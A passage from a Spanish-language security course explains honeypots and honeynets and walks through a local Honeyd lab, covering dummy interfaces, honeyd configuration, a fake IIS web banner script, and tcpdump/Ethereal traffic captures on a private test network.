- Utilidad en la Investigación: Permite recolectar información, ayuda a definir tendencias respecto de las actividades del atacante, activación de sistemas tempranos de alarma, predicción de ataques e investigaciones criminales con alta interacción.
- En concreto permiten ejercer el derecho a la legítima defensa.

8.0 Como ayudan en la detección y solución de problemas

- Dado que su objetivo fundamental es la construcción de un perfil del atacante permite la detección de las **"0 days"** vulnerabilidades que son tan intimidantes como las amenazas desconocidas.
- Por ejemplo si detectamos trafico masivo y desconocido en la red se puede intuir que el atacante ya esta adentro, entonces con un honeypots se puede capturar el username y el password del hacker, permiten la activación de keyloggins, la detección del email del atacante, permiten ver el contenido del chat del hacker con terceros, etc.




En concreto: Se puede establecer como funciona el atacante que es lo que hace y como me hace daño en forma detallada.

9.0 Honeynets

Se define una Honeynet como un conjunto de Honeypots altamente interactivos diseñados para la investigación y la obtención de información sobre atacantes. Una Honeynet es una arquitectura, no un producto o un software determinado.

El objetivo es el de hacer creer al atacante que está ante una red "real", entonces de deben añadir los distintos elementos que conforman una arquitectura de red



Tradicionalmente, la mayoría de los sistemas de seguridad han sido siempre de carácter defensivo. IDS, Firewalls y demás soluciones se basan en la defensa de los sistemas de la organización, y cuando un ataque o vulnerabilidad es detectado de inmediato se procede a corregirlo, entonces el método tradicional no es proactivo es correctivo por lo tanto no hay mejora intrínseca o proactividad propia de los sistemas. Las Honeynets miran de cambiar esta actitud mediante el estudio de los ataques y atacantes. Obtener nuevos patrones de comportamiento y nuevos métodos de ataque con el objetivo de prevenirlos en los sistemas reales.

Sin Honeynets, cada vez que se produzca un ataque "nuevo" y exitoso a un sistema real existente, este dejará de dar servicio y se verá comprometido. Con las Honeynets, un ataque exitoso o nuevo no tiene porqué afectar a ningún sistema real.

Además perderá el factor sorpresa, ya que habremos obtenidos datos precisos de su ataque en el estudio de los logs, cosa que permitirán contrarrestarlo de una manera más eficiente. Al igual que los Honeypots, la cantidad y calidad de información producida es muy importante, ya que cualquier actividad existente es sospechosa.

10.0 **Laboratorio:** Honeypots

Objetivos:

- Detectar intentos de ataques a nuestra red mediante el uso de honeypots

Prerrequisitos:

Obtener el software Honeyd: software para la implementación de honeypots, http://www.honeyd.org

Actividades:

APARTADO I: Interfaces de red virtuales

Ejecute el comando ifconfig para ver que interfaces de red tiene su estación Linux, para hacer el laboratorio

Resultado 1.1: Que interfaces obtiene?

El comando ifconfig -a debe mostrar las siguientes interfaces:

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:82 errors:0 dropped:0 overruns:0 frame:0
          TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5847 (5.7 Kb)  TX bytes:5847 (5.7 Kb)
```

La interface loopback representa el stack de protocolo por defecto.

Su sentido es probar conexiones simulando todo el stack TCP/IP. En este laboratorio la usaremos para nuestra práctica. La IP asociada a la interface de loopback es la 127.0.0.1, y de hecho, por esa interface responde toda la subred 127.0.0.0/8.

Compruebe la conectividad hacia la IP de loopback. En concreto ejecute los siguientes comandos:

```
ping 127.0.0.1
ping 127.0.0.2
```

Resultado 1.2: Que resultados obtiene? A que se debe? Indique el rango de IPs que contestaran a ping y verifíquelo

Respuesta:

Todos los IPs contestan por que esa es la función de la interface loopback, en particular sirve para hacer simulación del modelo cliente/servidor en forma local.

Para probarlo se propone construir un shell que hace un ping para un solo intento hacia todos los Ips del segemento 127.0.0.0, debiendo responder desde el IP 127.0.0.1 hasta el IP 127.0.0.255 o broadcast:

```
#!/bin/sh
# Programa        : ping.sh
# Autor           : Armando Carvajal
# Parametros      : Argumento $1 es el numero de veces  de secuencia
sec=1
while true
do
  if [  $sec -gt $1  ]
     then
     exit 0
  fi
  ping -c 1 127.0.0.${sec}
  sec=`expr $sec + 1`
done
```

Nota:

Observe los espacios antes y después del paréntesis cuadrado en la instrucción if [$sec…

Para probarlo digite sh ping.sh 255 | tee resultado.txt

Si mira el archivo **resultado.txt** debería ver lo siguiente:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms
--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.020/0.020/0.020/0.000 ms

PING 127.0.0.2 (127.0.0.2) 56(84) bytes of data.
64 bytes from 127.0.0.2: icmp_seq=1 ttl=64 time=0.011 ms
--- 127.0.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.011/0.011/0.011/0.000 ms

PING 127.0.0.3 (127.0.0.3) 56(84) bytes of data.
64 bytes from 127.0.0.3: icmp_seq=1 ttl=64 time=0.010 ms
...
--- 127.0.0.255 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.007/0.007/0.007/0.000 ms
```

Ahora generemos un entorno de simulación. Disponemos únicamente de un servidor con Linux y simularemos otro conjunto de hosts en la propia máquina para disminuir costos de recursos en hardware para el laboratorio:

Esta máquina la conectaremos a una subred, también con direccionamiento privado.

Recordemos que el direccionamiento privado no figura en las tablas de routing de la red Internet. En concreto, para nuestra red simulada usaremos las direcciones 192.168.100.0/24.

Lo que nos proponemos en primer lugar es dar a la máquina una dirección de esa red. Como hemos supuesto que no disponemos de ninguna otra interface, generaremos una. Linux nos permite generar hasta 2 interfaces virtuales. Son las llamadas interfaces **'dummy'**. Así, conectaremos nuestro host de ejemplo a la subred 192.168.100.0 con el comando:

ifconfig **dummy0** 192.168.100.1 **netmask** 255.255.255.0 **up**

6. La opcion **netmask** indica mascara de red
7. La opcion **up** indica que se habilite de inmediato

Compruebe que la interface se ha creado, ejecutando nuevamente el comando:

ifconfig –a

Al acabar este apartado, debemos tener una máquina funcionando que responde a las IPs 127.0.0.1 y 192.168.100.1.

La red 192.168.100.0/24 la usaremos para colocar máquinas **'trampa'** para detectar cualquier intento de ataque que se esté produciendo en ella.

Resultado 1.2: Compruebe la conectividad ejecutando ping a la nueva dirección. Compruebe tambien que interfaces presenta ahora el sistema (con el comando ifconfig -a).

Respuesta:

ifconfig **dummy0** 192.168.100.1 **netmask** 255.255.255.0 **up**

ifconfig –a

dummy0 Link encap:Ethernet HWaddr **00:00:00:00:00:00**
inet addr:**192.168.100.1** Bcast:192.168.100.255 Mask:255.255.255.0
UP BROADCAST RUNNING NOARP MTU:1500 Metric:1
RX packets:0 errors:0 dropped:0 overruns:0 frame:0
TX packets:21 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:0 (0.0 b) TX bytes:2485 (2.4 KiB)

lo Link encap:Local Loopback
inet addr:**127.0.0.1** Mask:255.0.0.0
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:36 errors:0 dropped:0 overruns:0 frame:0
TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:3024 (2.9 KiB) TX bytes:3024 (2.9 KiB)

Únicamente deben aparecer las dos interfaces **lo** y **dummy0**.

Ahora pruebe las interfaces:

ping 192.168.100.1
PING 192.168.100.1 (192.168.100.1): 56 data bytes
64 bytes from 192.168.100.1: icmp_seq=0 ttl=64 time=0.0 ms
64 bytes from 192.168.100.1: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 192.168.100.1: icmp_seq=2 ttl=64 time=0.0 ms

--- 192.168.100.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

ping 127.0.0.1
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.0 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.0 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

Los comandos ping anteriores prueban que las interfaces están dadas de alta pues responden al comando ping.

APARTADO II: Detección de escaneos y ataques. Configuración de un 'honeypot'

En la actualidad, muchos de los ataques que se producen en las redes tienen lugar mediante un proceso en dos fases: un escaneo previo para detectar máquinas susceptibles de ser atacadas, y el ataque posterior. El objetivo de este apartado es ser capaces de detectar esos ataques y guardar la información relevante.

En el caso real, la red de nuestra organización sería la que en nuestro ejemplo es la 192.168.100.0/24. Lo que vamos a hacer es incluir en ella un conjunto de máquinas '**honeypot**' que permitan detectar los ataques que en ella se producen.

El funcionamiento de honeyd es muy simple y potente, esencialmente consiste en indicarle al software que escuche sobre una determinada dirección y que opere de una forma con los paquetes que reciba.

En el directorio del usuario root cree un nuevo archivo de configuración llamado **honey.cfg**, para el servicio honeyd, por ejemplo:

vi /root/honey.cfg

```
create template
set      template   personality   "OpenBSD 2.6-2.8"
set      template   default tcp   action block
set      template   uid 1000 gid 1000
bind     192.168.100.3   template
set      192.168.100.3   uptime   1327650
```

Para enrutar el tráfico de la red 192.168.100.0 ejecute el comando:

route add **-net** 192.168.100.0/24 **gw** 127.0.0.1

La opción **–net** indica la red y la opción **gw** indica pasarela o gateway.

Ahora inicie el servicio **honeyd** en la consola virtual CTRL-ALT-F2:

honeyd -d -i lo -f honey.cfg -l log.honeyd

La pantalla no muestra mensajes hasta que no e haga ping hacia la interface de red.

Ahora haga ping en la consola virtual CTRL-ALT-F1:

ping 192.168.100.2

Observe el tráfico que el honeyd presenta en la consola virtual CTRL-ALT-F2:

honeyd[566]: started with -d -i lo -f honey.cfg

Warning: Impossible SI range in Class fingerprint "Windows NT 4 SP3"

honeyd[566]: listening on lo: ip
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.2 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.2 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.2 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.3 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.3 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.4 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.4 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.5 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.5 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.6 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.6 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.6 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.100 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.100 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.100 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.200 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.200 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.200 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.254 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.254 -> 192.168.100.1
honeyd[566]: Sending ICMP Echo Reply: 192.168.100.254 -> 192.168.100.1
…

El comando ping debe responder no solo al IP 192.168.100.2 sino a cualquier IP del segmento, pruebe haciendo ping a varias IP de la red 192.168.100.0.

Ahora al parar el servicio honeyd con las teclas CTRL-C, las IPs del segmento 192.168.100.0 no deben responder.

!! Los servicios reales no pueden correr simultáneamente con la simulación honeyd !!

Vuelva a subir el servicio honeyd en la consola virtual CTRL-ALT-F2, ahora observe el tráfico con un sniffer como tcpdump en la consola virtual CTRL-ALT-F3:

tcpdump –i lo | tee logs.tcpdump

Observemos los logs:

```
tcpdump: listening on lo
00:19:18.850198 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
00:19:18.850301 192.168.100.2 > 192.168.100.1: icmp: echo reply
00:19:18.850732 uoc.32768 > uoc.domain:  59933+ PTR? 2.100.168.192.in-addr.arpa. (44) (DF)
00:19:18.850741 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
00:19:18.850810 uoc.32768 > uoc.domain:  59933+ PTR? 2.100.168.192.in-addr.arpa. (44) (DF)
00:19:18.850815 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
00:19:18.850906 uoc.32768 > uoc.domain:  59934+ PTR? 1.100.168.192.in-addr.arpa. (44) (DF)
00:19:18.850911 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
00:19:18.850967 uoc.32768 > uoc.domain:  59934+ PTR? 1.100.168.192.in-addr.arpa. (44) (DF)
00:19:18.850971 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
00:19:19.848096 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
00:19:19.848149 192.168.100.2 > 192.168.100.1: icmp: echo reply
00:19:20.848091 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
00:19:20.848144 192.168.100.2 > 192.168.100.1: icmp: echo reply
00:19:29.206180 192.168.100.1 > 192.168.100.4: icmp: echo request (DF)
00:19:29.206256 192.168.100.4 > 192.168.100.1: icmp: echo reply
00:19:29.206553 uoc.32768 > uoc.domain:  59935+ PTR? 4.100.168.192.in-addr.arpa. (44) (DF)
00:19:29.206561 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
00:19:29.206622 uoc.32768 > uoc.domain:  59935+ PTR? 4.100.168.192.in-addr.arpa. (44) (DF)
00:19:29.206626 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
00:19:30.198089 192.168.100.1 > 192.168.100.4: icmp: echo request (DF)
00:19:30.198140 192.168.100.4 > 192.168.100.1: icmp: echo reply
00:19:31.198085 192.168.100.1 > 192.168.100.4: icmp: echo request (DF)
00:19:31.198141 192.168.100.4 > 192.168.100.1: icmp: echo reply

48 packets received by filter
0 packets dropped by kernel
```

Se debería ver claramente el envío del requerimiento del comando ping y la respuesta respectiva, además se debería ver que el trafico DNS muestra que no se puede resolver la reversa del IP 192.168.100.2 es decir específicamente el registro PTR no puede ser resuelto.

Creación de un honeypot para capturar el tráfico del puerto 80 sobre el IP 192.168.100.3:

Modifique el archivo **honey.cfg** para que:

- Responda al tráfico ICMP
- Tenga abierto el puerto 80 TCP
- Cuando reciba una petición por el puerto 80 TCP ejecute el comando sh /tmp/web.sh y guarde los intentos de ataque en un log.

Resultado 2.1: Que posibles utilidades se ven en este software en el diario vivir de una organización conectada a Internet? Como ayudaría en la detección de problemas?

Respuesta:

Cree un nuevo archivo de configuración **honey.cfg** para que aparezcan los nuevos requerimientos:

```
create  default
set     default         personality "FreeBSD 2.2.1-STABLE"
set     default         default tcp action block
```

```
add     default          tcp port 80 "sh /tmp/web.sh"
set     default          uid 1000 gid 1000
bind    192.168.100.3    default
set     192.168.100.3    uptime 1327650
```

Nota:

- Es clave la instrucción set default default tcp action block para que el servidor web responda al requerimiento. Si prueba todas las posibilidades únicamente "block" funcionara.
- La ruta para el shell web.sh en knoppix-std es: **/usr/share/doc/honeyd/examples/web.sh**
- La ruta para el shell web.sh en Linux Auditor es: **/usr/share/honeyd/scripts/web.sh**

Haga una copia hacia la carpeta /tmp y verifique que el shell **web.sh** contenga las siguientes líneas:

```
#!/bin/sh

DATE=`date`
cat  <<  _eof_
HTTP/1.0 200 OK
Date: $DATE
Server: Microsoft-IIS/5.0
Connection: close
Content-Type: text/plain


 Volume in drive C is Webserver
 Volume Serial Number is 3421-07F5
 Directory of C:\inetpub

01-20-02   3:58a      <DIR>          .
08-21-01   9:12a      <DIR>          ..
08-21-01  11:28a      <DIR>          AdminScripts
08-21-01   6:43p      <DIR>          ftproot
07-09-00  12:04a      <DIR>          iissamples
07-03-00   2:09a      <DIR>          mailroot
07-16-00   3:49p      <DIR>          Scripts
07-09-00   3:10p      <DIR>          webpub
07-16-00   4:43p      <DIR>          wwwroot
               0 file(s)              0 bytes
              20 dir(s)     290,897,920 bytes free
_eof_
```

Ahora reinicie el servicio honeyd con el nuevo archivo de configuración, hágalo en la consola virtual CTRL-ALT-F2:

Baje el servicio cancelando el proceso con la secuencia de teclas CTRL-C:

honeyd -d -i lo -f honey.cfg -l log.honeyd

Ejecute los siguientes comandos en la terminal virtual CTRL-ALT F1:

Pruebe que el servidor web responda:

telnet **192.168.100.3** 80

Trying 192.168.100.3... Connected to 192.168.100.3. Escape character is '^]'.

Digite:

GET /

Y dos veces la tecla enter.

Vera una pantalla del servidor MS Windows simulada por linux.

Haga un ping al IP del servidor 192.168.100.3:

ping 192.168.100.3

PING 192.168.100.3 (192.168.100.3): 56 data bytes 64 bytes from 192.168.100.3: icmp_seq=0 ttl=64 time=0.4 ms
64 bytes from 192.168.100.3: icmp_seq=1 ttl=64 time=0.1 ms
64 bytes from 192.168.100.3: icmp_seq=2 ttl=64 time=0.1 ms
64 bytes from 192.168.100.3: icmp_seq=3 ttl=64 time=0.1 ms --- 192.168.100.3 ping statistics --- 4 packets transmitted, 4 packets received, 0% packet loss round-trip min/avg/max = 0.1/0.1/0.4 ms

…

ping 192.168.100.254

PING 192.168.100.254 (192.168.100.254): 56 data bytes
64 bytes from 192.168.100.254: icmp_seq=0 ttl=64 time=0.3 ms 64 bytes from 192.168.100.254: icmp_seq=1 ttl=64 time=0.1 ms 64 bytes from 192.168.100.254: icmp_seq=2 ttl=64 time=0.1 ms
64 bytes from 192.168.100.254: icmp_seq=3 ttl=64 time=0.1 ms --- 192.168.100.254 ping statistics --- 4 packets transmitted, 4 packets received, 0% packet loss round-trip min/avg/max = 0.1/0.1/0.3 ms

Se deben obtener los siguientes logs en el tcpdump:

2006-01-25-18:39:06.0556 tcp(6) S 192.168.100.1 32804 192.168.100.3 80 [Linux 2.4 lo0]
2006-01-25-18:39:06.0556 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 44 SA
2006-01-25-18:39:09.0749 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 40 A
2006-01-25-18:39:11.0026 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 40 A
2006-01-25-18:39:11.0029 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 552 A
2006-01-25-18:39:11.0029 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 552 A
2006-01-25-18:39:11.0029 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 74 A
2006-01-25-18:39:11.0029 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 40 FA
2006-01-25-18:39:11.0032 tcp(6) - 192.168.100.3 80 192.168.100.1 32804: 40 A
2006-01-25-18:39:21.0038 tcp(6) E 192.168.100.1 32804 192.168.100.3 80: 9 1058
2006-01-25-18:39:27.0412 icmp(1) - 192.168.100.1 192.168.100.3: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:27.0412 icmp(1) - 192.168.100.3 192.168.100.1: 0(0): 84
2006-01-25-18:39:28.0408 icmp(1) - 192.168.100.1 192.168.100.3: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:28.0409 icmp(1) - 192.168.100.3 192.168.100.1: 0(0): 84
2006-01-25-18:39:29.0408 icmp(1) - 192.168.100.1 192.168.100.3: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:29.0409 icmp(1) - 192.168.100.3 192.168.100.1: 0(0): 84
2006-01-25-18:39:30.0408 icmp(1) - 192.168.100.1 192.168.100.3: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:30.0409 icmp(1) - 192.168.100.3 192.168.100.1: 0(0): 84
2006-01-25-18:39:38.0096 icmp(1) - 192.168.100.1 192.168.100.254: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:38.0096 icmp(1) - 192.168.100.254 192.168.100.1: 0(0): 84
2006-01-25-18:39:39.0088 icmp(1) - 192.168.100.1 192.168.100.254: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:39.0089 icmp(1) - 192.168.100.254 192.168.100.1: 0(0): 84
2006-01-25-18:39:40.0088 icmp(1) - 192.168.100.1 192.168.100.254: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:40.0089 icmp(1) - 192.168.100.254 192.168.100.1: 0(0): 84
2006-01-25-18:39:41.0088 icmp(1) - 192.168.100.1 192.168.100.254: 8(0): 84 [Linux 2.4 lo0]
2006-01-25-18:39:41.0089 icmp(1) - 192.168.100.254 192.168.100.1: 0(0): 84

APARTADO III: Evaluacion del trafico de red generado desde y hacia el 'honeypot'

Uno de los programas más usados actualmente para la captura de tráfico es ethereal. En este apartado lo usaremos para capturar el tráfico de la sesión http generado en el apartado anterior. Una primera introducción a la captura de tráfico la hemos comentado en el apartado anterior. La utilidad tcpdump permite la captura de tráfico.

La forma más simple es mediante la ejecución de:

tcpdump –i <nombre_interface>

Revise el sitio: http://www.arrakis.es/~terron/tcpdump.html

Resultado 3.1: Ejecute el comando tcpdump y realiza una conexión web como la solicitada en la parte II de la practica. Observe los paquetes e identifique la conexión tcp que tiene lugar. Es posible capturar paquetes ARP? A que se debe?

Respuesta: Se debería ver algo como este log del comando tcpdump -i lo

```
tcpdump: listening on lo
20:44:19.378034 192.168.100.1.32773 > 192.168.100.3.www: S 438126803:438126803(0) win 32767
<mss 16396,sackOK,timestamp 297028 0,nop,wscale 0> (DF)
20:44:19.378178 192.168.100.3.www > 192.168.100.1.32773: S 1300529704:1300529704(0) ack
438126804 win 16430 <mss 1460> (DF)
20:44:19.378191 192.168.100.1.32773 > 192.168.100.3.www: . ack 1 win 32767 (DF)
20:44:19.378803 uoc.32768 > uoc.domain:  4448+ PTR? 3.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378814 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.378844 uoc.32768 > uoc.domain:  4448+ PTR? 3.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378849 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.378902 uoc.32768 > uoc.domain:  4449+ PTR? 1.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378906 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.378921 uoc.32768 > uoc.domain:  4449+ PTR? 1.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378925 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.379486 192.168.100.1.32773 > 192.168.100.3.www: P 1:430(429) ack 1 win 32767 (DF)
20:44:19.384103 192.168.100.3.www > 192.168.100.1.32773: . ack 430 win 16001
20:44:19.442926 192.168.100.3.www > 192.168.100.1.32773: . 1:513(512) ack 430 win 16430
20:44:19.442951 192.168.100.1.32773 > 192.168.100.3.www: . ack 513 win 33768 (DF)
20:44:19.443284 192.168.100.3.www > 192.168.100.1.32773: . 513:1025(512) ack 430 win 16430
20:44:19.443291 192.168.100.1.32773 > 192.168.100.3.www: . ack 1025 win 33768 (DF)
20:44:19.443374 192.168.100.3.www > 192.168.100.1.32773: . 1025:1059(34) ack 430 win 16430
20:44:19.443379 192.168.100.1.32773 > 192.168.100.3.www: . ack 1059 win 33768 (DF)
20:44:19.443688 192.168.100.3.www > 192.168.100.1.32773: F 1059:1059(0) ack 430 win 16430
20:44:19.443803 192.168.100.1.32773 > 192.168.100.3.www: F 430:430(0) ack 1060 win 33768 (DF)
20:44:19.443835 192.168.100.3.www > 192.168.100.1.32773: . ack 431 win 16430
20:44:22.165224 uoc.32774 > uoc.16001: S 446820472:446820472(0) win 32767 <mss
16396,sackOK,timestamp 297307 0,nop,wscale 0> (DF)
20:44:22.165243 uoc.16001 > uoc.32774: R 0:0(0) ack 446820473 win 0 (DF)

48 packets received by filter
```

Las anteriores líneas no muestran trafico ARP, es decir no se puede capturar trafico ARP debido a que la interface de red dummy0 no tiene el flag ARP activado por que esta no tiene MAC.

En concreto la interface no tiene MAC Address, el protocolo ARP dado un IP responde con la MAC address de la interface de red y esta no lo tiene pues es virtual.

Si revisa el archivo **/proc/net/arp** no contiene Mac Address pues en esta maquina no hay tarjetas físicas activadas.

Observe la interface:

```
dummy0    Link encap:Ethernet  HWaddr 00:00:00:00:00:00
          inet addr:192.168.100.1  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::200:ff:fe00:0/64 Scope:Link
          UP BROADCAST RUNNING NOARP  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:210 (210.0 b)
```

Las líneas:

```
20:44:19.378034 192.168.100.1.32773 > 192.168.100.3.www: S 438126803:438126803(0) win 32767
<mss 16396,sackOK,timestamp 297028 0,nop,wscale 0> (DF)
20:44:19.378178 192.168.100.3.www > 192.168.100.1.32773: S 1300529704:1300529704(0) ack
438126804 win 16430 <mss 1460> (DF)
20:44:19.378191 192.168.100.1.32773 > 192.168.100.3.www: . ack 1 win 32767 (DF)
```

Muestran el inicio de sesión dado los paquetes Sync, Sync+Ack, Ack entre el cliente 192.168.100.1 y el servidor 192.168.100.3.

Las líneas:

20:44:19.378803 uoc.32768 > uoc.domain: 4448+ PTR? 3.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378814 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.378844 uoc.32768 > uoc.domain: 4448+ PTR? 3.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378849 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.378902 uoc.32768 > uoc.domain: 4449+ PTR? 1.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378906 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]
20:44:19.378921 uoc.32768 > uoc.domain: 4449+ PTR? 1.100.168.192.in-addr.arpa. (44) (DF)
20:44:19.378925 uoc > uoc: icmp: uoc udp port domain unreachable [tos 0xc0]

Muestran tráfico de tipo DNS donde se reporta que el registro inverso no se encuentra en el dns.

Esto se debe a que el servicio DNS no esta activado en este servidor de pruebas.

El resto de líneas muestran el intercambio de información entre el servidor y el cliente así como la finalizando la sesión.

Para los amantes del modo gráfico (y para casos en que es útil un análisis más en detalle) el paquete Ethereal nos será de suma utilidad.

Revise el sitio http://www.ethereal.com/docs/

Vamos a capturar la misma secuencia de conexión al servidor web ficticio. Para ello, ejecutaremos Ethereal, y una vez lo hayamos puesto a funcionar, ejecutaremos la conexión a http://192.168.100.3/.

Ejecute el comando en la consola grafica CTRL-ALT-F7:

ethereal &

Para ponerlo a funcionar ir al menú Capture, Start Capture. Capture datos por todas las interfaces (any)

Resultado 3.2: Simultáneamente Inicie un ping a la dirección 192.168.100.2 y la conexión web a la dirección 192.168.100.3.

Capture la secuencia de tráfico y analice el establecimiento y la secuencia de la conexión http, por ejemplo veamos:

22:26:47.647867 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:47.648175 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:48.641215 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:48.641333 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:49.641206 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:49.641309 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:49.981941 192.168.100.1.32782 > 192.168.100.3.www: S 2386902885:2386902885(0) win 32767 <mss 16396,sackOK,timestamp 912089 0,nop,wscale 0> (DF) [tos 0x10]
22:26:49.982318 192.168.100.3.www > 192.168.100.1.32782: S 3385644204:3385644204(0) ack 2386902886 win 16430 <mss 1460> (DF)
22:26:49.982332 192.168.100.1.32782 > 192.168.100.3.www: . ack 1 win 32767 (DF) [tos 0x10]
22:26:50.641214 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:50.641461 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:51.641205 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:51.641303 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:52.641208 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:52.641324 192.168.100.2 > 192.168.100.1: icmp: echo reply
22:26:53.641207 192.168.100.1 > 192.168.100.2: icmp: echo request (DF)
22:26:53.641315 192.168.100.2 > 192.168.100.1: icmp: echo reply
